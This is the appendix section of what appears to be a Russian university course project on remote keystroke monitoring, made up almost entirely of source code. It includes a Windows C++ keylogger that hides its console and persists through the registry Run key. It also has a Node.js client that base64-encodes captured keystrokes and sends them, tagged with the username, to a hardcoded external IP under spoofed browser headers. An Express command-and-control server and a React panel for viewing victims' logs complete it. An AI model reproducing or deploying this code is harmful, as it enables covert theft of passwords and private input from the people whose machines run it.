[3] Современные сетевые технологии : учебно-методическое пособие / В. А. Леванцевич [и др.]. – Минск : БГУИР, 2020. – 120 с. : ил. ISBN 978-985-543-548-9.

[4] Компьютерные сети. 6-е изд. / Уэзеролл Дэвид, Таненбаум Эндрю – Питер : БХВ-Петербург, 2023. – 992 с.: ил. ISBN 978-5-4461-1766-6.

[5] Компьютерные сети. Нисходящий подход / Джеймс Ф. Куроуз, Кит В. Росс – Спб.: БХВ-Петербург, 2020. – 912с.: ил. ISBN 978-5-699-78090-7.

ПРИЛОЖЕНИЕ А

Исходный код кейлоггера

```
#include <Windows.h>
#include <time.h>
#include <iostream>
#include <fstream>
#include <shellapi.h>
#include <cstring>
using namespace std;

int Save(int key);

LRESULT __stdcall HookCallback(int nCode, WPARAM wParam, LPARAM lParam);
LRESULT CALLBACK WindowProc(HWND hwnd, UINT uMsg, WPARAM wParam, LPARAM lParam);
HHOOK hook;

KBDLLHOOKSTRUCT kbStruct;

ofstream file;

// Переменные для окна и трея
HWND hwnd = NULL;
NOTIFYICONDATA nid = {0};
HMENU hPopupMenu = NULL;
bool isRunning = true;

// ID для элементов
#define ID_TRAY_ICON 1001
#define IDM_EXIT 1002
#define IDM_SHOW 1003
#define IDM_CHANGE_PATH 1004
#define IDM_OPEN_FILE 1005

wchar_t logFilePath[MAX_PATH] = L"D:\\Clientkeylog.txt";
wchar_t configFilePath[MAX_PATH] = L"C:\\Users\\Public\\keylogger_config.txt";

// Функция для сохранения пути в конфиг-файл
void SaveConfigPath() {
    wchar_t dirPath[MAX_PATH];
    wcsncpy_s(dirPath, configFilePath);

    wchar_t* lastSlash = wcsrchr(dirPath, L'\\');
    if (lastSlash) {
        *lastSlash = L'\0';
        CreateDirectory(dirPath, NULL);
    }

    std::ofstream configFile(configFilePath);
    if (configFile.is_open()) {
        char utf8Path[MAX_PATH * 3] = {0};
        int len = WideCharToMultiByte(CP_UTF8, 0, logFilePath, -1, utf8Path,
            sizeof(utf8Path), NULL, NULL);
        if (len > 0) {
            configFile << utf8Path;
        }
        configFile.close();
    }
}

// Функция для загрузки пути из конфиг-файла
void LoadConfigPath() {
    std::ifstream configFile(configFilePath);
    if (configFile.is_open()) {
        std::string line;
        if (std::getline(configFile, line)) {
            // Убираем пробелы и переводы строк
            line.erase(line.find_last_not_of(" \\n\r\t") + 1);

            if (!line.empty()) {
                // Конвертируем из UTF-8 в wchar_t
                int wlen = MultiByteToWideChar(CP_UTF8, 0, line.c_str(), -1, NULL,
                    0);
                if (wlen > 0 && wlen < MAX_PATH) {

```

```

        wchar_t* wstr = new wchar_t[wlen];
        MultiByteToWideChar(CP_UTF8, 0, line.c_str(), -1, wstr, wlen);
        wcscpy_s(logFilePath, wstr);
        delete[] wstr;
    }
}
configFile.close();
}
}

// Добавить функцию для изменения пути сохранения
void ChangeSavePath(HWND hwnd) {
    OPENFILENAME ofn = {0};
    wchar_t newPath[MAX_PATH] = {0};

    wcscpy_s(newPath, logFilePath);

    ofn.lStructSize = sizeof(OPENFILENAME);
    ofn.hwndOwner = hwnd;
    ofn.lpstrFilter = L"Text Files (*.txt)\\0*.txt\\0All Files (*.*)\\0*.*\\0";
    ofn.lpstrFile = newPath;
    ofn.nMaxFile = MAX_PATH;
    ofn.lpstrDefExt = L".txt";
    ofn.Flags = OFN_EXPLORER | OFN_PATHMUSTEXIST | OFN_HIDEREADONLY | OFN_OVERWRITEPROMPT;

    if (GetSaveFileName(&ofn)) {
        if (file.is_open()) {
            file.close();
        }

        wcscpy_s(logFilePath, newPath);

        SaveConfigPath();

        // Открываем файл по новому пути
        file.open(logFilePath, ios_base::app | ios_base::binary);

        if (file.tellp() == 0) {
            file << "\xEF\xBB\xBF"; // UTF-8 BOM
        }

        // Обновляем подсказку в трее
        wchar_t newTip[128];
        swprintf_s(newTip, L"Keylogger - Running\\nFile: %s", logFilePath);
        wcscpy_s(nid.szTip, newTip);
        Shell_NotifyIcon(NIM_MODIFY, &nid);

        MessageBox(hwnd, L"Save path changed successfully!", L"Success", MB_OK | MB_ICONINFORMATION);
    }
}

// Функция создания окна
void CreateTrayWindow() {
    // Создаем невидимое окно для обработки сообщений
    WNDCLASS wc = {0};
    wc.lpfnWndProc = WindowProc;
    wc.hInstance = GetModuleHandle(NULL);
    wc.lpszClassName = L"KeyloggerTrayClass";
    wc.hCursor = LoadCursor(NULL, IDC_ARROW);
    wc.hbrBackground = (HBRUSH) (COLOR_WINDOW);

    RegisterClass(&wc);

    hwnd = CreateWindowEx(
        0,
        L"KeyloggerTrayClass",
        L"Keylogger Controller",
        WS_OVERLAPPEDWINDOW,
        CW_USEDEFAULT, CW_USEDEFAULT, 300, 200,
        NULL, NULL, GetModuleHandle(NULL), NULL
    );

    // Создаем меню для иконки в трее
    hPopupMenu = CreatePopupMenu();

```

```

AppendMenu(hPopupMenu, MF_STRING, IDM_SHOW, L"Show Info");
AppendMenu(hPopupMenu, MF_STRING, IDM_OPEN_FILE, L"Open Log File");
AppendMenu(hPopupMenu, MF_STRING, IDM_CHANGE_PATH, L"Change Save Path...");
AppendMenu(hPopupMenu, MF_SEPARATOR, 0, NULL);
AppendMenu(hPopupMenu, MF_STRING, IDM_EXIT, L"Exit");

// Настраиваем иконку в трее
nid.cbSize = sizeof(NOTIFYICONDATA);
nid.hWnd = hwnd;
nid.uID = ID_TRAY_ICON;
nid.uFlags = NIF_ICON | NIF_MESSAGE | NIF_TIP;
nid.uCallbackMessage = WM_APP + 1;

nid.hIcon = (HICON)LoadImage(
    NULL,
    L"",
    IMAGE_ICON,
    0, 0,
    LR_LOADFROMFILE |
    LR_DEFAULTSIZE |
    LR_SHARED
);

wchar_t initialTip[128];
swprintf_s(initialTip, L"Keylogger - Running\nFile: %s", logFilePath);
wcscpy_s(nid.szTip, initialTip);

Shell_NotifyIcon(NIM_ADD, &nid);

// Прячем основное окно
ShowWindow(hwnd, SW_HIDE);
}

void AddToStartup() {
    HKEY hKey;
    const wchar_t* runPath = L"Software\\Microsoft\\Windows\\CurrentVersion\\Run";

    if (RegOpenKeyEx(HKEY_CURRENT_USER, runPath, 0, KEY_WRITE, &hKey) == ERROR_SUCCESS) {
        wchar_t exePath[MAX_PATH];
        GetModuleFileName(NULL, exePath, MAX_PATH);

        // Добавляем параметр для скрытого запуска
        wchar_t exePathWithParams[MAX_PATH + 10];
        swprintf_s(exePathWithParams, L"\"%s\" -silent", exePath);

        RegSetValueEx(hKey, L"KeyloggerApp", 0, REG_SZ,
            (BYTE*)exePathWithParams,
            (wcslen(exePathWithParams) + 1) * sizeof(wchar_t));

        RegCloseKey(hKey);
    }
}

// Обработчик сообщений окна
LRESULT CALLBACK WindowProc(HWND hwnd, UINT uMsg, WPARAM wParam, LPARAM lParam) {
    switch (uMsg) {
        case WM_CREATE:
            break;

        case WM_APP + 1: // Пользовательское сообщение из трее
            if (lParam == WM_RBUTTONDOWN) {
                // Показываем меню по правому клику
                POINT pt;
                GetCursorPos(&pt);
                SetForegroundWindow(hwnd);
                TrackPopupMenu(hPopupMenu, TPM_RIGHTBUTTON, pt.x, pt.y, 0, hwnd,
                    NULL);
                PostMessage(hwnd, WM_NULL, 0, 0);
            }
            else if (lParam == WM_LBUTTONDBLCLK) {
                // Двойной клик - показываем информацию
                wchar_t info[512];
                swprintf_s(info, L"Keylogger is running.\nLog file: %s\n\n"
                    L"Right-click for more options.", logFilePath);
                MessageBox(hwnd, info, L"Keylogger Info", MB_OK | MB_ICONINFORMATION);
            }
    }
}

```

```

        break;
    case WM_COMMAND:
        switch (LOWORD(wParam)) {
            case IDM_SHOW:
            {
                wchar_t info[512];
                swprintf_s(info, L"Keylogger is running.\nLog file: %s\n\n"
                    L"To stop the keylogger, select 'Exit' from the tray menu.\n"
                    L"To change save location, select 'Change Save Path'.",
                    logFilePath);
                MessageBox(hwnd, info, L"Keylogger Info", MB_OK | MB_ICONINFORMATION);
                break;
            }

            case IDM_OPEN_FILE:
                // Открываем файл в блокноте
                ShellExecute(NULL, L"open", L"notepad.exe", logFilePath, NULL, SW_SHOW);
                break;

            case IDM_CHANGE_PATH:
                ChangeSavePath(hwnd);
                break;

            case IDM_EXIT:
                isRunning = false;
                PostQuitMessage(0);
                break;
        }
        break;

    case WM_DESTROY:
        // Удаляем иконку из трее перед выходом
        Shell_NotifyIcon(NIM_DELETE, &nid);
        DestroyMenu(hPopupMenu);
        PostQuitMessage(0);
        break;

    default:
        return DefWindowProc(hwnd, uMsg, wParam, lParam);
}
return 0;
}

int Save(int key){
    //Массив для хранения имени прошлого открытого окна
    static char prevProg[256] = {0};

    //клавиши мыши
    if(key == 1 || key == 2){
        return 0;
    }

    //Дескриптор для программы, запущенной на переднем плане
    HWND foreground = GetForegroundWindow();

    //id потока
    DWORD threadId;

    //Раскладка клавиатуры
    HKL keyboardLayout;

    if(foreground){
        //Получаем id потока
        threadId = GetWindowThreadProcessId(foreground, NULL);
        //Получаем раскладку
        keyboardLayout = GetKeyboardLayout(threadId);

        //Получаем имя окна
        char crrProg[256];
        GetWindowTextA(foreground, crrProg, sizeof(crrProg));

        if(strcmp(prevProg, crrProg) != 0){
            strcpy_s(prevProg, crrProg);
        }
    }
}

```

```

        time_t t = time(NULL);

        struct tm * tm = localtime(&t);

        char c[64];

        strftime(c, sizeof(c), "%c", tm);

        //Определяем длину строки в wchar_t
        int len = MultiByteToWideChar(CP_ACP, 0, crrProg, -1, NULL, 0);
        wchar_t* wstr = new wchar_t[len];

        //Переводим строку crrProg в wchar_t
        MultiByteToWideChar(CP_ACP, 0, crrProg, -1, wstr, len);

        // Преобразуем из wide char в UTF-8
        int utf8_len = WideCharToMultiByte(CP_UTF8, 0, wstr, -1, NULL, 0, NULL,
        NULL);
        char* utf8_str = new char[utf8_len];
        WideCharToMultiByte(CP_UTF8, 0, wstr, -1, utf8_str, utf8_len, NULL,
        NULL);

        file << "\n\n\n[Program: " << utf8_str << " | Date: " << c << "];

        delete[] wstr;
        delete[] utf8_str;
    }

}

cout << key << endl;

if(key == VK_BACK)
    file << "[BACKSPACE]";
else if(key == VK_RETURN)
    file << "\n";
else if(key == VK_SPACE)
    file << " ";
else if(key == VK_TAB)
    file << "[TAB]";
else if(key == VK_SHIFT || key == VK_LSHIFT || key == VK_RSHIFT)
    file << "[SHIFT]";
else if(key == VK_CONTROL || key == VK_LCONTROL || key == VK_RCONTROL)
    file << "[CTR]";
else if(key == VK_ESCAPE)
    file << "[ESC]";
else if(key == VK_END)
    file << "[END]";
else if(key == VK_HOME)
    file << "[HOME]";
else if(key == VK_LEFT)
    file << "[LEFT]";
else if(key == VK_RIGHT)
    file << "[RIGHT]";
else if(key == VK_UP)
    file << "[UP]";
else if(key == VK_DOWN)
    file << "[DOWN]";
else{
    wchar_t crrKey[2] = {0};

    // Состояние клавиатуры
    BYTE keyboardState[256];

    GetKeyboardState(keyboardState);

    // Преобразуем виртуальный код в символ с учетом раскладки
    int result = ToUnicodeEx(key, key, keyboardState, crrKey, 1, 0, keyboardLay
    out);

    if (result > 0) {
        char utf8_str[8] = {0};

        int len = WideCharToMultiByte(CP_UTF8, 0, crrKey, -1, utf8_str,
        sizeof(utf8_str), NULL, NULL);

        if (len > 0) {
            file << utf8_str;

```



```

    }
}

file.flush();

return 0;

}

LRESULT __stdcall HookCallback(int nCode, WPARAM wParam, LPARAM lParam){
    if (nCode >= 0){
        //Было ли нажатие кнопки
        if(wParam == WM_KEYDOWN){
            kbStruct = *(KBDLLHOOKSTRUCT*)lParam;

            Save(kbStruct.vkCode);
        }
    }

    return CallNextHookEx(hook, nCode, wParam, lParam);
}

int main(){

    LoadConfigPath();

    // Всегда добавляем в автозапуск при запуске
    AddToStartup();

    //append
    file.open(logFilePath, ios_base::app | ios_base::binary);

    if (file.tellp() == 0) {
        // UTF-8 BOM
        file << "\xEF\xBB\xBF";
    }

    ShowWindow(FindWindowA("ConsoleWindowClass", NULL), SW_HIDE);

    CreateTrayWindow();

    hook = SetWindowsHookEx(WH_KEYBOARD_LL, HookCallback, NULL, 0);

    MSG message;

    while (isRunning && GetMessage(&message, NULL, 0, 0)) {
        TranslateMessage(&message);
        DispatchMessage(&message);
    }

    if (hook) {
        UnhookWindowsHookEx(hook);
    }
    file.close();

    // Обновляем подсказку в трее перед выходом
    wcscpy_s(nid.szTip, L"Keylogger - Stopped");
    Shell_NotifyIcon(NIM_MODIFY, &nid);
    Sleep(500);

    return 0;
}

```

ПРИЛОЖЕНИЕ Б

Исходный код клиента для передачи данных

```
const axios = require("axios");
const fs = require("fs");
const os = require("os");
const CONFIG_PATH = "C:\\\\Users\\Public\\keylogger_config.txt";
const URL = "http://91.149.140.24:24242";
const LONG_POLL_TIMEOUT = 300000;

function getLogPath() {
  try {
    if (fs.existsSync(CONFIG_PATH)) {
      const configContent = fs.readFileSync(CONFIG_PATH, "utf8").trim();
      if (configContent) {
        return configContent.replace(/\\/g, '/');
      }
    }
    return "D://Clientkeylog.txt";
  } catch (error) {
    return "D://Clientkeylog.txt";
  }
}

//POST
const sendData = async () => {
  try{
    const data = getData();
    if (!data) return;

    await axios.post(`${URL}/data`, data, {
      headers: {
        "User-Agent": getRandom(userAgents),
        "Referer": getRandom(referers),
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8",
        "Accept-Language": "en-US,en;q=0.9",
        "Content-Type": "application/json"
      },
      timeout: 5000
    });

    fs.writeFileSync(getLogPath(), '');
  } catch{
  }
}

const getData = () => {
  try{
    let path = getLogPath();
    if(!fs.existsSync(path)) return null;

    let fileData = fs.readFileSync(path, "utf8");

    if(fileData.trim() === "") return null;

    let base64data = Buffer.from(fileData, 'utf8').toString('base64');

    return {
      id: os.userInfo().username,
      data: base64data
    }
  } catch{
    return null;
  }
}

//5 min
setInterval(() => sendData(), 300000);

//LONG POLLING
const getCommand = async () => {
```

```

    try{
      const res = await axios.get(`${URL}/longpull?id=${os.userInfo().username}`, {
        timeout: LONG_POLL_TIMEOUT
      });

      if(res.data.action === "sendData"){
        await sendData();
      };

      getCommand();

    } catch{
      setTimeout(getCommand, 1000);
    }
  }

  getCommand();

  function getRandom(arr) {
    return arr[Math.floor(Math.random() * arr.length)];
  }

  const userAgents = [
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/123.0.0.0 Sa-
fari/537.36",
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0",
    "Mozilla/5.0 (Linux; Android 11; SM-A515F) AppleWebKit/537.36 Chrome/123.0.0.0 Mobile Sa-
fari/537.36",
    "Mozilla/5.0 (iPhone; CPU iPhone OS 17_0 like Mac OS X) AppleWebKit/605.1.15 Version/17.0 Mo-
bile/15E148 Safari/604.1",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Version/17.0 Sa-
fari/605.1.15"
  ];

  const referers = [
    "https://www.google.com/",
    "https://www.youtube.com/",
    "https://www.facebook.com/",
    "https://www.instagram.com/",
    "https://stackoverflow.com/",
    "https://github.com/",
    "https://www.reddit.com/"
  ];

```

ПРИЛОЖЕНИЕ В

Исходный код сервера

```
const express = require('express');
const cors = require('cors');
const fs = require('fs');
const path = require("path");
const EventEmitter = require('events');

const PORT = 24242;
const DIR_PATH = path.join(__dirname, "../Logs");

const emitter = new EventEmitter();

const server = express();
server.use(cors());
server.use(express.json());

server.listen(PORT, () => {
  console.log(`Server is started on port ${PORT}!`);
});

server.post("/data", (req, res) => {
  const {id, data} = req.body;

  let originData = Buffer.from(data, 'base64').toString('utf8');

  const filePath = path.join(DIR_PATH, `${id}.txt`);

  fs.appendFile(filePath, originData, (err) => {
    if (err) {
      console.error("Ошибка записи в файл:", err);
      return res.status(500).send("Ошибка сервера при записи файла");
    }
    res.status(200).send("OK");
  });
});

emitter.setMaxListeners(50);

server.get("/longpull", (req, res) => {
  const clientId = req.query.id;
  if (!clientId) return res.status(400).json({ error: "Client ID is required" });

  const timeout = setTimeout(() => {
    try{
      res.status(204).end();
      emitter.removeListener(`getdata:${clientId}`, sendMes);
    }catch{
    }
  }, 300000);

  var sendMes = (message) => {
    try{
      if (res.headersSent) return;
      clearTimeout(timeout);
      res.json(message);
    } catch{
    }
  };

  emitter.once('getdata', sendMes);
  emitter.once(`getdata:${clientId}`, sendMes);
});

setInterval(() => emitter.emit('getdata', { action: "sendData" }), 610000);

server.post("/command", (req, res) => {
  const {clientId, action} = req.body;
  if(clientId === "all"){
    emitter.emit('getdata', {action});
  }else{
  }
```

```

    emitter.emit(`getdata:${clientId}`, {action});
  }

  res.status(200).send("OK");
});

server.get("/getLogs", (req, res) => {
  try {
    const files = fs.readdirSync(DIR_PATH)
      .filter(file => file.endsWith('.txt'))
      .map(file => file);

    res.json(files);
  } catch (err) {
    console.error('Error reading logs directory:', err);
    res.status(500).json([]);
  }
});

server.get("/getFile", (req, res) => {
  try {
    const filename = req.query.file;

    if (!filename) {
      return res.status(400).json({ error: "Filename parameter is required" });
    }

    if (!filename.endsWith('.txt')) {
      return res.status(400).json({ error: "Only .txt files are allowed" });
    }

    const safeFilename = path.normalize(filename).replace(/^(\\|\/|\\|\/)+/, '');
    const filePath = path.join(DIR_PATH, safeFilename);

    if (!fs.existsSync(filePath)) {
      return res.status(404).json({ error: "File not found" });
    }

    fs.readFile(filePath, 'utf8', (err, data) => {
      res.json({
        filename: filename,
        content: data
      });
    });
  } catch (error) {
    console.error("Server error:", error);
    res.status(500).json({ error: "Internal server error" });
  }
});

server.delete('/delFile', (req, res) => {
  try {
    const filename = req.query.file;

    if (!filename) {
      return res.status(400).json({ error: "Filename parameter is required" });
    }

    if (!filename.endsWith('.txt')) {
      return res.status(400).json({ error: "Only .txt files are allowed" });
    }

    const safeFilename = path.normalize(filename).replace(/^(\\|\/|\\|\/)+/, '');
    const filePath = path.join(DIR_PATH, safeFilename);

    if (!fs.existsSync(filePath)) {
      return res.status(404).json({ error: "File not found" });
    }

    fs.unlinkSync(filePath);

    res.status(204).end();
  } catch (error) {
    console.error("Server error:", error);
    res.status(500).json({ error: "Internal server error" });
  }
});

```

ПРИЛОЖЕНИЕ Г

Исходный код клиентского веб-интерфейса

```
import React, { useState, useEffect } from 'react';
import axios from 'axios';
import '../css/MainPanel.css';
import Header from './Header.js';
import ViewPanel from './ViewPanel.js';

const MainPanel = () => {
  const [devices, setDevices] = useState([]);
  const [isLoading, setIsLoading] = useState(true);
  const [selectedDevice, setSelectedDevice] = useState(null);
  const [fileContent, setFileContent] = useState("Select a device to view its log");

  const highlightProgramNames = (logText) => {
    if (!logText) return '';

    const programBlocks = logText
      .trim()
      .split(/(?:\[Program:]\s)/g);

    const reversedBlocks = programBlocks.reverse();

    let trimmedText = reversedBlocks.join('<hr>');
    trimmedText = trimmedText.replace(/\n\s*\n/g, '');

    return trimmedText.replace(/\[Program:[^\]]*\]/g, (match) => {
      const innerText = match.slice(1, -1);
      return `<strong>${innerText}</strong><br>`;
    });
  };

  const fetchDevices = async () => {
    setIsLoading(true);
    try {
      const response = await axios.get('http://91.149.140.29:24242/getLogs');
      setDevices(response.data.map(file => ({
        id: file,
        name: file.replace('.txt', '')
      })));
    } catch (error) {
      console.error('Failed to fetch devices:', error);
      setDevices([]);
    } finally {
      setIsLoading(false);
    }
  };

  const refreshAll = async () => {
    await axios.post('http://91.149.140.29:24242/command', {clientId: "all", action:
"sendData" });
    setFileContent("Select a device to view its log");
    await fetchDevices();
    if (selectedDevice) await handleDeviceClick(selectedDevice);
  }

  const refreshDevice = async (device) => {
    await axios.post('http://91.149.140.29:24242/command', {clientId: device.name, action:
"sendData" });
    await handleDeviceClick(device);
  };

  const handleDeviceClick = async (device) => {
    setSelectedDevice(device);
    try {
      const response = await axios.get(`http://91.149.140.29:24242/getFile?file=${de-
vice.id}`);
      if(response.data.content === ""){
        setFileContent("Empty log");
        return;
      }
      setFileContent(response.data.content);
    }
  };
};
```

```

    } catch (error) {
      console.error('Error loading file content:', error);
      setFileContent('Error loading content');
    }
  };

const deleteFile = async (device) => {
  try{
    await axios.delete(`http://91.149.140.29:24242/delFile?file=${device.id}`);

    if (selectedDevice?.id === device.id) {
      setSelectedDevice(null);
      setFileContent("Select a device to view its log");
    }

    await fetchDevices();
  } catch{

  }
}

useEffect(() => {
  fetchDevices();
}, []);

return (
  <div className="container">
    <main className="mainContent">
      <Header />

      <ViewPanel
        header={
          fileContent !== "Select a device to view its log"
            ? `Viewing: ${selectedDevice?.name} (last updated: ${new
              Date().toLocaleTimeString()})`
            : undefined
        }
        onRefresh={async () => handleDeviceClick(selectedDevice)}
        onPull={() => refreshDevice(selectedDevice)}
        onClear={async () => deleteFile(selectedDevice)}
      >
        {
          <>
            <pre
              className="logContent"
              dangerouslySetInnerHTML={{ __html: highlightProgramNames(fileContent) }}
            />
          </>
        }
      </ViewPanel>
    </main>

    <aside className="sidebar">
      <h2 className="title">{devices.length} Connected Devices
        <button className="refreshButton" onClick={fetchDevices} disabled={isLoading}
          title="Refresh devices">
          {isLoading ? '' : '🔄'}
        </button>
      </h2>

      {isLoading ? (
        <p className="loading">Loading devices...</p>
      ) : devices.length === 0 ? (
        <p className="empty">No devices found</p>
      ) : (
        <ul className="deviceList">
          {devices.map(device => (
            <li
              key={device.id}
              className={`deviceItem ${selectedDevice?.id === device.id ? 'active' : ''}`}
              onClick={() => handleDeviceClick(device)}
              style={{cursor: 'pointer'}}
            >
              <span className="deviceName">
                {device.name}
              </span>
            </li>
          )}
        </ul>
      )}
    </aside>
  </div>
);

```

```

        ))}
      </ul>
    )}

    <button
      className="refreshAllButton"
      onClick={refreshAll}
      disabled={isLoading}
    >
      {isLoading ? 'Refreshing...' : 'Refresh All Logs 🔄'}
    </button>
  </aside>
</div>
  );
};

export default MainPanel;
});

```


Обозначение				Наименование				Дополнительные сведения			
				<u>Текстовые документы</u>							
БГУИР КП 6-05-0612-01 029 ПЗ				Пояснительная записка				48 с.			
				<u>Графические документы</u>							
ГУИР 351002 029 СП				Программное средство для удаленного мониторинга клавиатурного ввода. Сохранение данных о вводе с клавиатуры в файл.				Формат А1			